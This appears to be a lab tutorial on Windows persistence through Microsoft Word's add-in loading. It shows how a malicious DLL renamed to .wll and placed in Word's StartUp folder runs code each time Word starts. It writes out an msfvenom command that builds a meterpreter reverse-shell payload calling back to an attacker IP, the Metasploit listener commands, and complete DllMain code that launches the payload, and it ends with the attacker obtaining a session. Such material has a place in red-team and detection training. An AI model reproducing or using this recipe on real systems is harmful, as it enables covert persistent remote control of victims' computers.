Environment
| IP | HOSTNAME | NOTE |
|---|---|---|
| 172.16.106.67 | Kali Linux | Attacker host |
| 10.10.10.88 | Windows 10 | Victim host |
Overview
What Is a WLL File?
- A plug-in file used by Microsoft Word (a word-processing application); it contains a software component that adds new functionality to the program. Most are developed and distributed by third-party software developers to integrate other technologies with Word.
How Can a Word WLL Plug-In Be Used?
- Word's three trusted locations are shown below. The trusted locations include Template and StartUp directories.

- The trusted StartUp location can contain Word plug-ins with the WLL extension. A Word plug-in with the WLL extension is essentially a DLL file whose extension has simply been changed to WLL. Based on these two characteristics, if we write a malicious DLL, change its extension to WLL, and place it in the StartUp directory, arbitrary code can execute when the Word application starts.
Reproduction Process

Generate a Payload with MSF
msfvenom ‐a x86 ‐‐platform windows ‐p windows/meterpreter/reverse_tcp LHOST=172.16.106.67 LPORT=2335 ‐f exe > attack_demo.exe
Start a Listener on the Attacker Host
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 172.16.106.67
set lport 2335
exploit
/articles/li-yong-word-jia-zai-xiang-wll-shi-xian-windows-xi-tong-quan-xian-wei-ch-0cce76e0/test_146.png)
Deliver the Payload

- Start the apache service locally on the attacker host and place the payload in the web directory.

- The victim downloads the Payload by visiting the web directory and places it in the following directory.

Write a DLL File That Loads the Payload
#include "pch.h"
#include <stdlib.h>

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        system("start E:/payload/attack_demo.exe");
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
Place the WLL File in the StartUp Directory and Open the Word Application

- As mentioned above, a Word add-in file with the ".wll" extension is essentially a dll file placed in Word's startup directory. Each time Word starts, it loads files with the ".wll" extension from the following directory.
$env:userprofile\Appdata\Roaming\Microsoft\Word\STARTUP
- Now change the extension of the malicious dll we wrote to wll and place it in Word's startup directory.

- Start the Word application.

- As shown below, MSF on the attacker host obtains a Session.
References
1.https://cloud.tencent.com/developer/article/1819454
2.https://pentestlab.blog/2019/12/11/persistence-office-application-startup/